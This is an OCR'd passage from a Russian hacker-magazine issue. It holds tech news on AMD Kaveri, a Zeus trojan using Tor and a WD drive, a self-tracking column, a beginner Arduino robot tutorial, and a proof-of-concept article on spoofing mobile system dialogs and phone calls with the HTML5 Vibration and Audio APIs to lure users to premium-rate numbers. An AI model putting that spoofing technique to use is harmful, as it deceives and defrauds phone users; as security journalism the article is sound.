
Компания AMD официально представила новую линейку процессоров для настольных компьютеров, так что всевозможным слухам пришел конец.

Гибридные процессоры Kaveri — закономерное развитие AMD A-Series APU, и они станут единственными новыми решениями для десктопов, запланированными на следующий год. Kaveri будут первыми процессорами компании, выпущенными на базе 28-нанометровых технологических норм. Казалось бы, новые CPU должны быть достаточно энергоэффективными, однако TDP у них будет соответствовать отметкам 45–90 Вт, что, увы, всего на 5 Вт меньше, чем у топовых представителей семейства Richland. Однако этим можно и поступиться. Дело в том, что процессоры Kaveri построены на новой архитектуре Steamroller (которая является первой существенной доработкой AMD после представления процессоров Bulldozer) и графической составляющей GCN, которая может включать до 512 вычислительных блоков. Уровень их суммарной теоретической производительности уже назван, это 856 гигафлопс. Графические ядра Kaveri занимают 47% площади кристалла. В максимальной конфигурации процессор получит два двухъядерных модуля Steamroller и восемь графических блоков Radeon с архитектурой GCN (по сути, аналогичных применяемым в игровых консолях последнего поколения). Для сравнения: интегрированная графика Kaveri сопоставима по производительности с дискретным видео уровня Radeon HD 7750, а это более чем хорошо.

В максимальной конфигурации Kaveri получит два двухъядерных модуля Steamroller и восемь графических блоков Radeon с архитектурой GCN

Также не секрет, что сейчас почти все заняты наращиванием мощности графических ядер, чтобы использовать их для вычислений. Так, AMD ранее уже анонсировала гетерогенную системную архитектуру (HSA). Kaveri как раз станут первыми процессорами, разработка которых полностью выполнялась для HSA. В частности, в Kaveri применили технологию Heterogenous Unified Memory Access (hUMA), которая позволяет вычислительным и графическому ядрам совместно работать с единым адресным пространством системной памяти. Такой подход, по мнению AMD, должен поднять быстродействие гетерогенных вычислений, ведь не будет нужно пересылать данные между CPU и GPU. Таким образом, ядра GPU в превращены в полноценные вычислительные ядра. Процессоры Kaveri будут обладать приемлемой стоимостью: в диапазоне от 150 до 200 долларов.

Основной конкурент AMD — Intel пока уверенно лидирует в вопросе полупроводникового производства. Intel уже давно выпускает продукты по 22-нанометровому техпроцессу, а во второй половине этого года должны появиться и 14-нанометровые чипы Broadwell. Но, как показывает данный анонс, AMD по-прежнему есть что противопоставить конкурентам.



Помимо перечисленного, новые чипы поддерживают технологию AMD TrueAudio, API Mantle, а также стандарт PCIe Gen 3.

01



ZEUS ОСВАИВАЕТ TOR

→ У небезызвестного трояна Zeus появилась 64-битная версия, ориентированная на соответственные версии браузеров. Более того, новая версия активно использует Tor, перенаправляя туда трафик и даже поднимая на машине жертвы скрытый сервис с уникальным доменным именем в сети Onion.


02

Яндекс

ТОПОВЫЕ ЗАПРОСЫ ЯНДЕКСА

→ Яндекс подвел итоги прошлого года. Согласно статистике поисковых запросов, наибольшее внимание в IT-сфере в прошлом году привлекли «Пенсионный калькулятор», Instagram, онлайн-аукцион eBay, представленный на русском языке, и седьмая версия «яблочной» операционной системы iOS 7.

03



ГИБРИДНЫЙ SSD/HDD ДИСК ОТ WD

→ Компания WD создала гибридный накопитель нового рода: 2,5-дюймовый WD Black^2 обладает объемом 120 Гб (SSD) и 1 Тб (HDD). В отличие от других SSHD-дисков, его флеш-память исполняет роль отдельного полноценного накопителя, а не кеширования, как это бывает обычно. Стоимость WD Black^2 — 599 евро.

Оцифровка себя

КОЛОНКА СТЁПЫ ИЛЬИНА

Еще с прошлого года я начал довольно любопытный эксперимент — попытку оцифровать себя. Не в том плане, чтобы вживить себе какой-нибудь имплантат с программным управлением, который бы сразу прибавил мне +20 к памяти или +30 к умению считать в уме (хотя это было бы прекрасно). Идея гораздо проще и куда более реальна: собрать и проанализировать различные показатели своей жизнедеятельности.

СКОЛЬКО ДВИГАЮСЬ

То, что двигаюсь я не так много, как хотелось бы, понятно и безо всяких экспериментов. Тем не менее интересно было посмотреть на некоторые абсолютные значения — например, сколько шагов я сделал. В этом мне помог специальный браслет Nike FuelBand, который мне очень кстати подарили. От меня требовалось только его заряжать и каждый день надевать, а он ежедневно предоставлял статистику по количеству шагов, которые я сделал. Данные можно было посмотреть на компьютере или на телефоне с помощью специального приложения. Тут надо сказать, что Nike сделала все, чтобы добавить соревновательный дух. Когда видишь, что есть по меньшей мере три-четыре человека, которые при той же занятости на работе двигаются куда больше, невольно задумываешься — что я делаю не так. С этого момента в любой прогулке появляется дополнительная мотивация — это же добавит баллы! :)

Впрочем, чтобы оцифровать свои движения в течение дня, необязательно покупать гаджет. Помогут многочисленные приложения на смартфоне, которые используют встроенный акселерометр и данные с GPS, чтобы сделать такую статистику. Одно из лучших приложений тут — Moves (moves-app.com), которое доступно как для iOS, так и для Android. Среди классных фишек — возможность автоматически определять тип движения: ходьба, бег, езда на велосипеде, на транспорте...

СКОЛЬКО ПЬЮ И ЕМ

Известный факт: в день нужно пить не меньше полутора литров, но пьешь ли столько? Я — нет. Первый же день использования утилиты WaterBalance (доступна для iOS и Android) показал, что я не только не пью необходимое количество воды, но еще и злоупотребляю кофе, который негативно (и очень сильно) влияет на баланс жидкости в организме. По правде говоря, работа с приложением требует силы воли. Добавлять информацию о каждом выпитом стакане не так просто, как кажется. Зато с каждым добавленным напитком программа покажет уровень жидкости на данный момент, исходя из твоих параметров. Весьма любопытно, как влияет на этот уровень кофе, чай, газировка, алкоголь, молоко, — раньше я об этом не задумывался.

При должном уровне усердия можно отслеживать и ежедневное количество калорий, которые поступают нам в еде, если после каждой трапезы использовать приложение вроде Lose It! Кстати, довольно забавно под вечер сравнивать количество сожженных калорий, измеренных шагомером, и количество калорий в еде за день.

СКОЛЬКО СПЛЮ

Куда проще следить за своим сном. Для этого есть всем известные приложения вроде Sleep Tracker или Smart Alarm, которые, используя данные акселерометра, строят график твоего сна. Все, что нужно, — это положить телефон так, чтобы акселерометр мог детектировать твои движения. Если ты не двигаешься — значит, идет фаза глубокого сна. Если ворочаешься — фаза быстрого сна, и это наиболее благоприятное время для того, чтобы проснуться и при этом не ненавидеть весь мир. Если использовать приложение постоянно, то очень интересно посмотреть на свой сон в динамике — например, среднее количество его часов. Я сплю около семи :).

СКОЛЬКО УДАРОВ ДЕЛАЕТ СЕРДЦЕ В МИНУТУ

Забавно, что смартфоном можно померить и пульс. Например, с помощью приложения Heart Rate, которое работает на любом смартфоне (iOS, Android, Windows Phone), где есть хорошая камера и рядом расположенная вспышка. Но как? На самом деле очень даже просто: палец человека постоянно незначительно меняет цвет, поскольку с каждым ударом сердца капилляры расширяются. При достаточном свете (а LED-вспышка смартфона как раз для этого подходит) эти изменения цвета легко можно отслеживать с помощью камеры — и таким образом считать количество сердцебиений в минуту. В приложении Heart Rate предлагают делать контрольные замеры в разное время: после пробуждения, после спорта, вечером перед сном и так далее, чтобы отслеживать динамику.


ОБЪЕДИНИТЬ ДАННЫЕ

Многие из этих приложений и сервисов позволяют экспортировать данные через API. В ближайшие выходные хочу попробовать агрегировать все, что можно, и сделать что-то вроде персонального Dashboard'а, на котором будут красиво выводиться различные показатели :). Без этого эксперимент был бы неполным.


Кстати, быстрый поиск по GitHub'у показал, что такая идея приходила не только мне. Например, проект reportr уже сейчас позволяет агрегировать информацию с различных носимых гаджетов (Fitbit) и приложений для отслеживания спортивных достижений (например, RunKeeper), а также показатели виртуальной жизни (как пример — количество коммитов в GitHub) и оформлять это в виде дашборда. По ключевым словам personal dashboard находятся еще несколько проектов, так что, возможно, такой Dashboard даже не придется писать с нуля :).



288 дней трекаю свою активность в течение дня с помощью браслета



Шесть часов сна — плохая практика для здоровья :)




Баланс жидкости в организме: 35% от нормы



Proof-of-Concept

СПУФИНГ UI НА МОБИЛЬНЫХ ОС СРЕДСТВАМИ HTML5


Если ты думаешь, что социальная инженерия по-настоящему рулила только во времена Митника, а нынче, чтобы похекать подружку, твоей ОС непременно должна быть Metasploit Burp Suite edition, то спешу тебя обрадовать: современные технологии позволяют совершать крутые взломы куда более элегантными способами. Нужно лишь внимательно следить за новыми фичами, проявлять смекалку и направлять мозги в верное русло :).



Илья Русанен
rusanen@real.xakep.ru

HTML5 развивается невиданными темпами. В стандарте появляются новые фичи, которые позволяют делать встроенными средствами HTML то, чего раньше можно было достичь только использованием сторонних плагинов. Так, введение Media API позволило реализовать нативное воспроизведение аудио и видео, навсегда отказавшись от ущербных Flash-плееров. History API дал возможность нормально трекать историю переходов по страницам (особенно актуально для AJAX-приложений). File API вкупе с drag and drop позволили внести в веб-приложения настоящий десктопный экспириенс, а сокеты — окончательно стереть грань между онлайном и офлайном. Про графику с ее SVG, Canvas'ами и прочими WebGL'ами я уже молчу — Quake III в Chrome без лагов все скажет за меня :).

И было бы странно, если бы такой продвинутый стандарт не имел штатных средств работы с мобильными устройствами. Например, уже сейчас в нем есть API для touch-событий, Push-уведомлений (в том числе и для десктопов) и получения информации о заряде аккумулятора мобильного устройства. А не так давно в HTML5 появилась нативная поддержка Vibration API, с помощью которого любая страница может штатными средствами вызывать вибрацию смартфона. Это очень удобная фича для оповещения о событиях мессенджеров или игр. Казалось бы, ну что здесь может пойти не так?



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

В ЧЕМ ИДЕЯ?

На сегодняшний день браузер или любое другое приложение спрашивает разрешения у пользователя, если хочет обратиться к камере, GPS-сенсору, адресной книге и прочему, — таковы политики безопасности браузеров. Так вот, для доступа к HTML5 Vibration API особое разрешение не требуется, поскольку эта функция рассматривается как безопасная, не способная причинить какой-то ущерб, разве что потратить заряд аккумулятора.

Но хакеры все-таки нашли возможность нанести вред через вибрацию. Идею они позаимствовали у зловредов под Windows, которые показывают сообщения, внешне похожие на системные. Все просто — верстаем поверх основного контента страницы модальное окно, внешне точно копирующее системные диалоговые окна iOS или Andoird, внутрь него помещаем мотивирующий контент. А Vibration API поможет сделать сообщения более правдоподобными. Если телефон вибрирует, то сообщение точно настоящее, подумает пользователь — ведь сама ОС «приучила» его к этому!

Вызывать вибрацию можно прямо с веб-страницы. А если совместить использование HTML5 Vibration API и HTML5 Audio (о чем мы говорили выше), то можно вообще подделывать телефонные звонки, рисуя соответствующую картинку, играя звук и вибрируя с паузами.

Если пользователь «ответит» на такой звонок, то приложение может даже сыграть еще один звуковой файл со словами типа «Срочно перезвони, мой номер XXX-XX-XX» с указанием платной линии. В сочетании с WebRTC можно эмулировать очень правдоподобные телефонные звонки.

КАК ИСПОЛЬЗОВАТЬ?

Для вызова события вибрации используется функция `Navigator.vibrate()`. Например, следующий код

```
window.navigator.vibrate(1000);
```

заставит вибрировать твой смартфон в течение секунды. Достаточно вызвать его в соответствующий момент при показе диалогового окна, и у пользователя сложится полное впечатление, что перед ним настоящее системное сообщение или активный телефонный звонок. При этом никаких разрешений с его стороны не потребуется.


Однако, как всегда, есть ложка дегтя. Как сказано в документации (mzl.la/1ai3Tc9), поддержка Vibration API пока реализована только для Chrome и Firefox на десктопах и для Android и Firefox на мобильных устройствах. А вот IE, Opera и Safari пока не поддерживают Vibration API ни на одной платформе.



Реальный прототип имитации вызова средствами браузера в Firefox OS



Концепт фейкового уведомления AirDrop в iOS 7



ВСЯ ВЛАСТЬ РОБОТАМ!

ВСЯ ВЛАСТЬ РОБОТАМ!

ВСЯ ВЛАСТЬ РОБОТАМ!

ВСЯ ВЛАСТЬ РОБОТАМ!

ВСЯ ВЛАСТЬ РОБОТАМ!



Первые шаги

УЧИМСЯ ДЕЛАТЬ РОБОТОВ-САМОХОДОВ



Леонид «росоносо» Юрченко
users.livejournal.com/__nocturne



DmitryDzz
dmitrydzz@robot-mitya.ru

На Arduino очень легко делать разные машинки с дистанционным управлением, простыми сенсорами и логикой. Поэтому линейка эта невероятно популярна. Продается множество совместимых с ней сенсоров и плат расширения. Интернет наполнен готовыми программными библиотеками и проектами с открытым исходным кодом на все случаи жизни. Практически все вопросы, которые у тебя возникнут в процессе освоения Arduino, уже кем-то задавались, и ты всегда найдешь ответ.



www

Код нашего helloworld:
bit.ly/1apjkPW

Давай с чего-нибудь начнем? Главный вопрос — выбор контроллера. Существует множество ревизий Arduino, а также сторонних клонов, построенных на основе этих версий. Вот, пожалуй, два самых интересных для нас класса:

- Arduino Uno — лучший выбор новичка, самая простая, бюджетная и распространенная плата. В основе — чип ATmega328 с тактовой частотой в 16 МГц, 32 Кб флеш-памяти, 2 Кб ОЗУ и 1 Кб EEPROM. В Uno 14 цифровых входов/выходов, которые могут использоваться для управления сенсорами и сервопривода-ми и другими устройствами;
- Arduino Mega / Mega 2560 — плата, которая подойдет в случае, когда ты заранее знаешь, что проект будет сложным. Главное отличие — большее количество входов/выходов (48 в Mega, 54 в Mega 2560). Также тут намного больше памяти: 8 Кб ОЗУ, 4 Кб EEPROM, а флеш-памяти 128 и 256 Кб (в Mega и Mega 2560 соответственно). Между собой платы также отличаются чипом, скоростью USB и некоторыми другими характеристиками.

Разумеется, еще есть Arduino Pro, Arduino LilyPad и многие другие. Но сейчас давай остановимся на первых двух моделях. В нашем случае все довольно просто: Mega нужна для робота с большим количеством ног.

ПЕРВЫЙ КОД

Для начала установим Arduino IDE (arduino.cc) — это кросс-платформенная бесплатная среда разработки. Теперь, если мы подключим наш Arduino, мы сможем попробовать написать первый код на самом простом примере: программе мигания светодиодом. На большинстве Arduino-контроллеров он есть и подключен к пину 13. Кстати, в мире Arduino программы принято называть скетчами. Вот текст скетча с комментариями:

```
// Дадим этому пину имя LED:
const int LED = 13;
void setup() {
  // Инициализация цифрового пина
  // для вывода:
  pinMode(LED, OUTPUT);
}
void loop() {
  // Подать уровень логической единицы
  // на пин 13 (зажечь светодиод):
  digitalWrite(LED, HIGH);
  // Приостановить выполнение скетча
  // на секунду:
  delay(1000);
  // Подать уровень логического нуля
  // на пин 13 (потушить светодиод):
  digitalWrite(LED, LOW);
  // Снова приостановить выполнение
  // скетча на секунду:
  delay(1000);
}
```

Обрати внимание на функции setup и loop. Они должны присутствовать в любом Arduino-скетче. Setup вызывается единожды при включении или после перезапуска контроллера. Если хочешь, чтобы код выполнялся только один раз, его следует размещать именно здесь. Чаще всего это всевозможные процедуры инициализации чего-либо. Наш скетч не исключение: цифровые пины Arduino могут работать и как входы, и как выходы. В функции setup мы говорим, что пин 13 будет работать как цифровой выход контроллера.

После того как функция setup завершит свою работу, автоматически запускается замкнутый цикл, внутри которого будет вызываться функция loop. От нас требуется написать, что мы хотим там выполнять. А мы хотим подать на пин 13 уровень логической единицы (5 В), то есть зажечь светодиод, затем подождать одну секунду (1000 в миллисекундах), потом подать уровень логического нуля (0 В) и опять подождать одну секунду. Следующий вызов loop все повторит.

Теперь «заливаем» наш скетч в контроллер. Нет, нам не понадобится программатор. Контроллеры Arduino, кроме наших скетчей, со-


```
Blink | Arduino 1.0
File Edit Sketch Tools Help
Blink
/*
  Blink
  Turns on an LED on for one second, then off for one second, repe

  This example code is in the public domain.
 */

void setup() {
  // initialize the digital pin as an output.
  // Pin 13 has an LED connected on most Arduino boards:
  pinMode(13, OUTPUT);
}

void loop() {
  digitalWrite(13, HIGH);   // set the LED on
  delay(1000);              // wait for a second
  digitalWrite(13, LOW);    // set the LED off
  delay(1000);              // wait for a second
}
1                                   Arduino Uno on /dev/ttyACM1
```

Arduino Uno



Arduino Mega 2560

держат специальную программу — bootloader, которая, в частности, управляет загрузкой кода из компьютера. Так что для заливки скетча нам понадобится только USB-кабель и пункт меню File → Upload (Ctrl + U) в Arduino IDE.

КЛЮЧЕВОЙ ВОПРОС

А сколько, собственно, нам нужно ног? Определимся во множестве конфигураций шагающих роботов. По количеству ног:

- biped — двуногий (прототип — человек);
- quadruped — четвероногий (прототип — большинство млекопитающих животных);
- hexapod — шестиногий (прототип — большинство насекомых);
- octopod — восьминогий (прототип — пауки, скорпионы, крабы и другие членистоногие).

Кроме количества ног, важна и конфигурация каждой. Главной характеристикой ноги является количество степеней свободы, или dimensions of freedom (DOF). Степень свободы — это способность поворачиваться или изгибаться вокруг одной оси (реже — поступательно двигаться вдоль нее). Очевидно, что если степень свободы одна, то на такой ноге далеко не уйдешь. Ноги с двумя степенями свободы (2DOF) уже позволяют двигаться многоногим роботам, хотя 2DOF дает возможность свободно перемещать кончик ноги только в одной плоскости. А 3DOF-нога перемещает «стопу» в 3D-пространстве (если, конечно, не все три оси параллельны). Есть и 4DOF-ноги, которые просто увеличивают гибкость и диапазон перемещения ноги. У насекомых чаще 